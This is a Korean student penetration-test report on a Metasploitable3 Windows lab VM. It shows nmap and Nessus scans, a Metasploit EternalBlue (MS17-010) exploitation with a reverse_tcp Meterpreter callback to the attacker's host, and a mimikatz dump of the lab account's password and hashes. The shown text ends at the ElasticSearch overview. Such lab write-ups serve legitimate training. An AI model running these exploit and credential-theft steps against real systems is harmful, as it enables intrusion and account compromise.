


Metasploitable3 를 활용한 윈도우 환경 내부 모의해킹

팀 명 : 모 의 해 킹 2 6 기 X 팀
이 름 : 주 대 원


	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

문서 정보 / 수정 내역

File Name	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹
원안작성자	주대원
수정작업자	주대원


수정 날짜	대표 수정자	Revision	추가/수정 항목	내 용
2020.03.05	주대원	0.1	원안작성	보고서 초안 작성
2020.03.05	주대원	0.1	내부 모의해킹	내부 모의해킹 내용 작성
2020.03.06	주대원	0.2	정보 수집	정보 수집 내용 작성
2020.03.07	주대원	0.3	취약점 수집	취약점 수집 내용 작성
2020.03.08	주대원	0.4	SMB EternalBlue	SMB EternalBlue 취약점 실습
2020.03.09	주대원	0.5	ElasticSerach	ElasticSearch 취약점 실습
2020.03.11	주대원	0.6	ElasticSerach	ElasticSerach 트래픽, 침해로그 분석 작성
2020.03.12	주대원	0.7	ElasticSerach, SMB EternalBlue	ElasticSerach 공격 코드, 대응방안 작성 SMB EternalBlue 트래픽 분석 작성
2020.03.13	주대원	0.8	SMB EternalBlue	SMB EternalBlue 공격 코드, 침해로그 분석, 대응방안 작성

표 1-1 문서 정보 / 수정 내역

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀

목 차

1	개요	9
1.1	프로젝트 주제	9
1.2	프로젝트 추진 배경 및 목표	9
1.3	프로젝트 요약	9
2	내부 모의해킹	10
2.1	개요	10
2.2	수행 환경	10
2.3	수행 단계	10
2.4	침투 시나리오	11
2.5	점검 도구	12
3	모의해킹 수행	13
3.1	정보 수집	13
3.2	취약점 수집	15
3.3	침투	17
3.3.1	SMB EternalBlue 취약점	17
3.3.1.1	개요	17
3.3.1.2	시스템 권한 획득	17
3.3.1.3	계정 비밀번호 획득	21
3.3.2	ElasticSearch 취약점	23
3.3.2.1	개요	23
3.3.2.2	시스템 권한 획득	23
3.3.2.3	GlassFish 관리자 비밀번호 획득	26
3.4	상세 분석	30
3.4.1	SMB EternalBlue 취약점	30
3.4.1.1	네트워크 트래픽 분석	30

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

3.4.1.2	공격코드 분석	38
3.4.1.3	침해로그 분석	46
3.4.1.4	대응방안	48
3.4.2	ElasticSearch 취약점	49
3.4.2.1	네트워크 트래픽 분석	49
3.4.2.2	공격코드 분석	53
3.4.2.3	침해로그 분석	61
3.4.2.4	대응방안	63
4	참고 문헌	64
4.1	단행본	64
4.2	참조 홈페이지	64


	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

표 목차

표 1-1 문서 정보 / 수정 내역	2
표 1-1 프로젝트 주제	9
표 1-2 프로젝트 추진 배경 및 목표	9
표 1-3 프로젝트 요약	9
표 2-1 모의해킹 환경	10
표 2-2 모의해킹 단계별 설명	11
표 2-3 시나리오 설명	12
표 2-4 취약점 점검 도구	12
표 3-1 스캔 결과	14
표 3-2 사용하는 취약점 항목	16
표 3-3 계정 정보	28
표 3-4 권한 목록	32
표 3-5 흐름도 정리	38
표 3-6 자바 클래스 경로	50
표 3-7 흐름도 정리	53
표 4-1 단행본	64
표 4-2 참조 홈페이지	64


	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

그림 목차

그림 2-1 모의해킹 수행 단계	10
그림 2-2 시나리오	11
그림 3-1 포트 스캔	13
그림 3-2 취약점 스캔	15
그림 3-3 스캔 결과	15
그림 3-4 445번 포트	17
그림 3-5 메타스플로잇 실행	17
그림 3-6 공격코드 검색	17
그림 3-7 smb_ms17_010 모듈	18
그림 3-8 스캔 결과	18
그림 3-9 ms17-010_eternalblue 모듈	18
그림 3-10 페이로드 설정	19
그림 3-11 IP 주소, 포트 설정	19
그림 3-12 RHOSTS 설정	19
그림 3-13 공격코드 실행	19
그림 3-14 공격 성공	19
그림 3-15 스크린샷	20
그림 3-16 SYSTEM 권한	20
그림 3-17 폴더 업로드	21
그림 3-18 실행	21
그림 3-19 비밀번호 검색	22
그림 3-20 9200번 포트	23
그림 3-21 192.168.59.136:9200	23
그림 3-22 메타스플로잇 실행	24
그림 3-23 공격코드 검색	24
그림 3-24 exploit/multi/elasticsearch/script_mvel_rce	24
그림 3-25 페이로드 설정	24
그림 3-26 IP 주소, 포트 설정	25
그림 3-27 RHOSTS 설정	25
그림 3-28 공격코드 실행	25
그림 3-29 공격 성공	25
그림 3-30 SYSTEM 권한	25
그림 3-31 GlassFish 기본 정보	26
그림 3-32 도메인 확인	27


	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

그림 3-33 도메인 설정 값	27
그림 3-34 사용자 이름	28
그림 3-35 비밀번호	28
그림 3-36 로그인	28
그림 3-37 로그인 성공	29
그림 3-38 SMB 프로토콜	30
그림 3-39 익명 권한 요청	30
그림 3-40 GUEST 권한	30
그림 3-41 IPC\$ 공유	31
그림 3-42 트리 연결 응답	31
그림 3-43 악성 패킷 전송	32
그림 3-44 NT Trans 요청	32
그림 3-45 요청 데이터	33
그림 3-46 에코 요청	33
그림 3-47 SMB v1 패킷 전송	34
그림 3-48 SMB v2 패킷 전송	34
그림 3-49 SMB v1 패킷 재전송	35
그림 3-50 첫 번째 SMB v1 연결 종료	35
그림 3-51 SMB v2 패킷 재전송	35
그림 3-52 두 번째 SMB v1 연결 종료	35
그림 3-53 악성 패킷 전송	36
그림 3-54 악성 패킷에 대한 응답	36
그림 3-55 쉘 코드	37
그림 3-56 reverse_tcp 연결	37
그림 3-57 공격 흐름도	38
그림 3-58 모듈 정보	40
그림 3-59 공격 실행	41
그림 3-60 IPC\$ 공유	42
그림 3-61 smb1_anonymous_connect_ipc 함수	43
그림 3-62 대용량 SMB v1 패킷 생성	43
그림 3-63 free hole 생성	44
그림 3-64 make_smb1_free_hole_session_packet 함수	44
그림 3-65 빈 버퍼 생성	45
그림 3-66 악성 패킷 전송	45
그림 3-67 응답 코드 확인	45
그림 3-68 Security 이벤트 로그	46
그림 3-69 감사 로그	46
그림 3-70 WER-Diagnostics/Operational 이벤트 로그	47



	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

그림 3-71 업데이트	48
그림 3-72 포트 차단	48
그림 3-73 POST 요청	49
그림 3-74 요청 데이터	49
그림 3-75 응답 데이터	49
그림 3-76 POST 요청	50
그림 3-77 요청 데이터	50
그림 3-78 응답 데이터	51
그림 3-79 POST 요청	51
그림 3-80 요청 데이터	51
그림 3-81 응답 데이터	51
그림 3-82 POST 요청	51
그림 3-83 요청 데이터	52
그림 3-84 응답 데이터	52
그림 3-85 reverse_tcp 연결	52
그림 3-86 세션 연결	52
그림 3-87 공격 흐름도	53
그림 3-88 모듈 정보	55
그림 3-89 공격 실행	55
그림 3-90 vulnerable 함수	56
그림 3-91 운영체제 정보 확인	56
그림 3-92 데이터 설정	57
그림 3-93 POST 응답 반환	58
그림 3-94 임시 디렉터리 경로	59
그림 3-95 POST 요청	59
그림 3-96 java_payload 함수	60
그림 3-97 Security 이벤트 로그	61
그림 3-98 감사 로그	61
그림 3-99 정상적인 로그	62
그림 3-100 임시 디렉터리 경로	62
그림 3-101 버전 업데이트	63
그림 3-102 elasticsearch.yml	63

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

1 개요

1.1 프로젝트 주제

1. Metasploitable3를 활용한 윈도우 환경 내부 모의해킹

표 1-1 프로젝트 주제

1.2 프로젝트 추진 배경 및 목표


1. Metasploitable3를 활용한 윈도우 환경 대상 취약점 진단 및 대응방안 수립

표 1-2 프로젝트 추진 배경 및 목표

1.3 프로젝트 요약

1. Metasploitable3를 활용한 SMB EternalBlue 취약점 실습, 분석 및 대응방안 수립
2. Metasploitable3를 활용한 ElasticSearch 취약점 실습, 분석 및 대응방안 수립

표 1-3 프로젝트 요약

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

2 내부 모의해킹

2.1 개요

본 모의해킹 진단은 Rapid 7사에서 제공한 Metasploitable3 환경에 대한 취약점 진단 및 분석을 진행한다. 진단 도중 발견된 취약점에 대해서는 도출 과정을 설명하고 대응 방안을 제시하여 잠재적 위협에 대한 예방책을 세울 수 있게 한다.

2.2 수행 환경

구분	설명
가상 머신	VMware Workstation 15 Pro
가상 OS	Kali-Linux 2019.1 (수행자) > 192.168.59.134
	Windows Server 2008 R2 6.1.7601 (대상) > 192.168.59.136

표 2-1 모의해킹 환경


모의해킹을 수행하기 위한 환경은 표 2-1과 같다.

2.3 수행 단계



그림 2-1 모의해킹 수행 단계

본 모의해킹은 정보 수집, 취약점 수집, 침투, 상세 분석, 보고서 작성 순으로 진행된다. 정보 수집 단계는 취약점 진단 대상에 대해 노출되어있는 모든 정보를 수집한다. 취약점 수집 단계는 스캔 도구를 이용하여 발생할 수 있는 취약점에 대한 정보를 수집한다. 침투 단계는 알려진 취약점을 이용하여 취약한 서비스에 침투한다. 상세 분석 단계는 공격에 성공한 취약점에 대한 정보, 발생 원리 및 대응 방안을 제시한다. 마지막으로 위 정보들을 토대로 보고서를 작성한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

단계	설명
정보 수집	취약점 진단 대상에 대해 노출되어 있는 모든 정보 수집
취약점 수집	취약점 스캔 도구를 이용하여 발생할 수 있는 취약점에 대한 정보를 수집
침투	시나리오 기반으로 각 진단 항목을 서비스에 대입하여 침투
상세 분석	취약점에 대한 정보, 발생 원리 설명 및 대응 방안 제시
보고서 작성	도출된 취약점에 대한 위협평가, 영향도, 대응방안을 반영한 보고서를 작성

표 2-2 모의해킹 단계별 설명

모의해킹 수행 단계를 정리하면 표 2-2와 같다.

2.4 침투 시나리오





그림 2-2 시나리오

모의해킹을 위한 시나리오는 그림 2-2와 같다. 먼저 대상 서버에 대한 취약점 스캔을 진행하고 스캔 결과를 통해 해당 서버에 취약한 서비스가 존재하는지 확인한다. 취약한 서비스가 존재하면 해당 서비스를 대상으로 알려진 취약점을 이용하여 공격을 시도한다. 루트 계정 쉘을 획득하면 공격에 성공한 것으로 간주한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

순서	설명
1	취약점 진단 대상에 대한 취약점 스캔
2	스캔 결과를 통해 취약한 서비스 존재 유무 파악
3	취약한 서비스를 대상으로 알려진 취약점을 이용한 공격
4	해당 서비스의 루트 계정 쉘을 획득하면 공격 성공

표 2-3 시나리오 설명


시나리오를 정리하면 표 2-3과 같다.

2.5 점검 도구

이름	버전	용도	사이트
Metasploit	5.0.2	취약점에 대한 공격 코드 검색 및 실행	https://www.rapid7.com/products/metasploit/download/
Mimikatz	2.2.0	윈도우 계정 암호 탈취	https://github.com/gentilkiwi/mimikatz/releases
Nessus	8.9.0	서비스 취약점 스캔	https://www.tenable.com/downloads/nessus?loginAttempted=true
Nmap	7.70	포트 스캔	https://nmap.org/download.html

표 2-4 취약점 점검 도구

모의해킹을 수행하면서 사용한 도구는 표 2-4와 같다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

3 모의해킹 수행

3.1 정보 수집

```


root@kali:~# nmap -sV 192.168.59.136
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-06 04:09 EST
Nmap scan report for 192.168.59.136
Host is up (0.00021s latency).
Not shown: 976 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
22/tcp    open  ssh          OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http         Microsoft IIS httpd 7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3000/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-21))
3306/tcp  open  mysql        MySQL 5.5.20-log
3389/tcp  open  tcpwrapped
4848/tcp  open  ssl/appserv-http?
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8022/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8031/tcp  open  ssl/unknown
8080/tcp  open  http         Sun GlassFish Open Source Edition 4.0
8181/tcp  open  ssl/intermapper?
8443/tcp  open  ssl/https-alt?
9200/tcp  open  http         Elasticsearch REST API 1.1.1 (name: Baron Blood; Lucene 4.7)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  unknown
49167/tcp open  msrpc        Microsoft Windows RPC

```

그림 3-1 포트 스캔

네트워크 스캔 도구인 엔맵(Nmap)을 이용해 대상 서버에 대한 포트 스캔을 수행한 결과는 그림 3-1과 같다.


구분	포트번호	서비스
열린 포트 (TCP)	21	ftp
	22	ssh
	80	http
	135	msrpc
	139	netbios-ssn
	445	microsoft-ds
	3000	http
	3306	mysql
	3389	tcpwrapped
	4848	ssl/appserv-http
	7676	java-message-service

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

열린 포트 (TCP)	8009	ajp13
	8022	http
	8031	ssl/unknown
	8080	http
	8181	ssl/intermapper
	8443	ssl/https-alt
	9200	http
	49152	msrpc
	49153	msrpc
	49154	msrpc
	49155	msrpc
	49156	unknown
	49167	msrpc

표 3-1 스캔 결과

환경분석 결과 대상 서버에 열려있는 TCP 포트는 총 24개이다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

3.2 취약점 수집

Penetration Test

[← Back to All Scans](#)

Configure

Audit Trail

Hosts 1	Vulnerabilities 14	Remediations 4	History 1
---------	--------------------	----------------	-----------

1 Filter	Search Hosts	1 Host
----------	--------------	--------

Host	Vulnerabilities
192.168.59.136	<div>7</div> <div>16</div> <div>21</div> <div>3</div>


그림 3-2 취약점 스캔

취약점 스캔 도구인 네서스(Nessus)를 이용해 대상 서버에 대한 취약점 스캔을 수행한 결과 총 47개의 취약점이 발견됐다.

Sev	Name	Family	Count	
MIXED	13 PHP (Multiple Issues)	CGI abuses	13	
MIXED	7 Microsoft Windows (Multiple Issues)	Windows	7	
MIXED	2 Zohocorp Manageengine Desktop Central (Multiple...	CGI abuses	2	
MIXED	8 Apache HTTP Server (Multiple Issues)	Web Servers	8	
HIGH	Unsupported Web Server Detection	Web Servers	2	
HIGH	SNMP Agent Default Community Name (public)	SNMP	1	
MEDIUM	4 SSL (Multiple Issues)	General	4	
MEDIUM	3 Microsoft Windows (Multiple Issues)	Misc.	3	
MEDIUM	Apache Tomcat Default Files	Web Servers	1	
MEDIUM	HTTP TRACE / TRACK Methods Allowed	Web Servers	1	
MEDIUM	Microsoft Windows Remote Desktop Protocol Server Ma...	Windows	1	
MEDIUM	SSL Certificate Signed Using Weak Hashing Algorithm	General	1	
LOW	SSL Anonymous Cipher Suites Supported	Service detection	2	
LOW	Terminal Services Encryption Level is not FIPS-140 Com...	Misc.	1	

그림 3-3 스캔 결과


발견된 취약점에 대한 세부 항목은 그림 3-3과 같다. 본 모의해킹에서는 47개의 취약점 중 일부 취약점을 이용하여 침투, 상세분석을 진행할 것이다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

취약점명	설명
SMB EternalBlue	마이크로소프트 사의 SMB 프로토콜의 취약점을 이용해 공격
ElasticSearch	오픈소스 검색엔진인 엘라스틱서치(ElasticSearch)의 취약점을 이용해 공격

표 3-2 사용하는 취약점 항목

본 모의해킹에서는 SMB 이터널블루(EternalBlue), 엘라스틱서치(ElasticSearch) 취약점을 사용하며 해당 취약점에 대한 설명은 표 3-2와 같다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀

3.3 침투

3.3.1 SMB EternalBlue 취약점

3.3.1.1 개요

SMB(Server Message Block)는 MS와 IBM, Intel에서 공동으로 개발한 프로토콜로 파일, 프린터 등을 공유하기 위해 사용하는 프로토콜이다. SMB 이터널블루(EternalBlue)는 SMB 1버전의 원격코드 실행 취약점(MS17-010)이며, 2017년 4월 14일 해커그룹 샤도 브로커스(Shadow Brokers)에 의해 알려졌다.

3.3.1.2 시스템 권한 획득

```
root@kali:~# nmap -sV 192.168.59.136 -p 445
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-08 04:50 EDT
Nmap scan report for 192.168.59.136
Host is up (0.00031s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
```

그림 3-4 445번 포트

정보 수집 단계에서 SMB 프로토콜인 445번 포트가 열린 것을 확인했다.

```
root@kali:~# service postgresql start
root@kali:~# msfconsole
[*] Starting The Metasploit Framework console.../
```

그림 3-5 메타스플로잇 실행

서버 공격을 위해 침투 테스트 도구인 메타스플로잇을 실행한다.


```
msf5 > search ms17-010

Matching Modules
=====

  Name                               Disclosure Date  Rank    Check
  ----                               -
  auxiliary/admin/smb/ms17_010_command 2017-03-14      normal Yes
  auxiliary/scanner/smb/smb_ms17_010  2017-03-14      normal Yes
  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average No
  exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14      average No
  exploit/windows/smb/ms17_010_psexec   2017-03-14      normal  No
```

그림 3-6 공격코드 검색

SMB 프로토콜의 원격코드 실행 취약점(MS17-010)을 사용하는 공격코드를 검색한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

```
msf5 auxiliary(admin/smb/ms17_010_command) > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

  Name      Current Setting      Required
  ----      -
  CHECK_ARCH true                  no
  CHECK_DOPU true                  no
  CHECK_PIPE false                 no
  NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes
  RHOSTS     yes
  RPORT      445                  yes
  SMBDomain  .                    no
  SMBPass    .                    no
  SMBUser    .                    no
  THREADS    1                    yes
```

그림 3-7 smb_ms17_010 모듈

대상 서버의 SMB 취약점 여부를 확인하기 위해 auxiliary/scanner/smb/smb_ms17_010 모듈을 사용한다.

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.59.136
RHOSTS => 192.168.59.136
msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.59.136:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2
[*] 192.168.59.136:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

그림 3-8 스캔 결과

공격에 앞서 RHOSTS에 대상 서버의 IP 주소를 설정한다. 스캔 결과 해당 서버는 Windows Server 2008 R2이며 MS17-010 취약점이 존재한다.

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):


  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     yes              The target address range or CIDR identifier
  RPORT      445              The target port (TCP)
  SMBDomain  .                (Optional) The Windows domain to use for authentication
  SMBPass    .                (Optional) The password for the specified username
  SMBUser    .                (Optional) The username to authenticate as
  VERIFY_ARCH true             Check if remote architecture matches exploit Target.
  VERIFY_TARGET true             Check if remote OS matches exploit Target.

Exploit target:

  Id  Name
  --  --
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs
```

그림 3-9 ms17-010_eternalblue 모듈

MS17-010 취약점을 이용한 공격을 위해 exploit/windows/smb/ms17_010_eternalblue 모듈을 사용한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

그림 3-10 페이로드 설정

공격 대상 서버에서 공격자 PC로 접속하기 위해 reverse_tcp 페이로드를 설정한다.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 5555
LPORT => 5555
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.59.134
LHOST => 192.168.59.134
```

그림 3-11 IP 주소, 포트 설정

공격 대상 서버에서 공격자 PC로 접속할 때 사용하는 IP 주소(192.168.59.134)와 포트(5555)를 설정한다.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.59.136
RHOSTS => 192.168.59.136
```

그림 3-12 RHOSTS 설정

공격 대상 서버의 IP 주소(192.168.59.136)를 설정한다.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.59.134:5555
[*] 192.168.59.136:445 - Connecting to target for exploitation.
[+] 192.168.59.136:445 - Connection established for exploitation.
```


그림 3-13 공격코드 실행

설정을 마친 후 공격코드를 실행한다.

```
[*] Sending stage (206403 bytes) to 192.168.59.136
[*] Meterpreter session 3 opened (192.168.59.134:5555 -> 192.168.59.136:49291) at 2020-
[+] 192.168.59.136:445 - - - - -
[+] 192.168.59.136:445 - - - - -WIN- - - - -
[+] 192.168.59.136:445 - - - - -
```

그림 3-14 공격 성공

공격에 성공하면 그림 3-14와 같은 화면을 볼 수 있다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	





그림 3-15 스크린샷

screenshot 명령어를 통해 공격 대상 서버의 화면을 캡처할 수 있다.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

그림 3-16 SYSTEM 권한

getuid 명령어를 통해 현재 권한을 확인한 결과 윈도우 운영체제의 최고권한인 시스템(SYSTEM)이다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀

3.3.1.3 계정 비밀번호 획득

해당 계정의 시스템 권한을 획득했으므로 이제 윈도우 암호 탈취 도구인 미미카츠(Mimikatz)를 이용하여 비밀번호를 알아낼 것이다.

```
meterpreter > pwd
C:\Users\vagrant\Desktop
meterpreter > upload -r mimikatz ./
[*] uploading : mimikatz/README.md -> .\README.md
[*] uploaded  : mimikatz/README.md -> .\README.md
[*] mirroring  : mimikatz/x64 -> .\x64
[*] uploading  : mimikatz/x64/mimidrv.sys -> .\x64\mimidrv.sys
[*] uploaded   : mimikatz/x64/mimidrv.sys -> .\x64\mimidrv.sys
[*] uploading  : mimikatz/x64/mimikatz.exe -> .\x64\mimikatz.exe
[*] uploaded   : mimikatz/x64/mimikatz.exe -> .\x64\mimikatz.exe
```

그림 3-17 폴더 업로드


공격자 PC에 있는 윈도우 계정 암호 탈취 도구인 미미카츠를 대상 서버로 올려준다.

```
C:\Users\vagrant\Desktop\x64>mimikatz.exe
mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/
```

그림 3-18 실행

미미카츠를 실행하면 그림 3-18과 같은 화면이 나온다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 125044 (00000000:0001e874)
Session          : Interactive from 1
User Name        : vagrant
Domain           : METASPLOITABLE3
Logon Server      : METASPLOITABLE3
Logon Time       : 3/8/2020 4:29:45 AM
SID              : S-1-5-21-2803099929-2803831462-3598235199-1000

msv :
[00000003] Primary
* Username : vagrant
* Domain   : METASPLOITABLE3
* LM       : 5229b7f52540641daad3b435b51404ee
* NTLM     : e02bc503339d51f71d913c245d35b50b
* SHA1     : c805f88436bcd9ff534ee86c59ed230437505ecf


lsppkg :
* Username : vagrant
* Domain   : METASPLOITABLE3
* Password : vagrant

wdigest :
* Username : vagrant
* Domain   : METASPLOITABLE3
* Password : vagrant

kerberos :
* Username : vagrant
* Domain   : METASPLOITABLE3
* Password : vagrant
```

그림 3-19 비밀번호 검색

sekurlsa::logonpasswords 명령어를 통해 메모리에 저장된 사용자 정보를 불러온다. 이를 통해 vagrant 계정의 비밀번호가 vagrant임을 확인했다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

3.3.2 Elasticsearch 취약점

3.3.2.1 개요

엘라스틱서치(ElasticSearch) 취약점은 서버용 오픈 소스 검색 엔진인 엘라스틱서치의 구성 결함으로 원격에서 명령 실행이 가능한 취약점(CVE-2014-3120)이다.

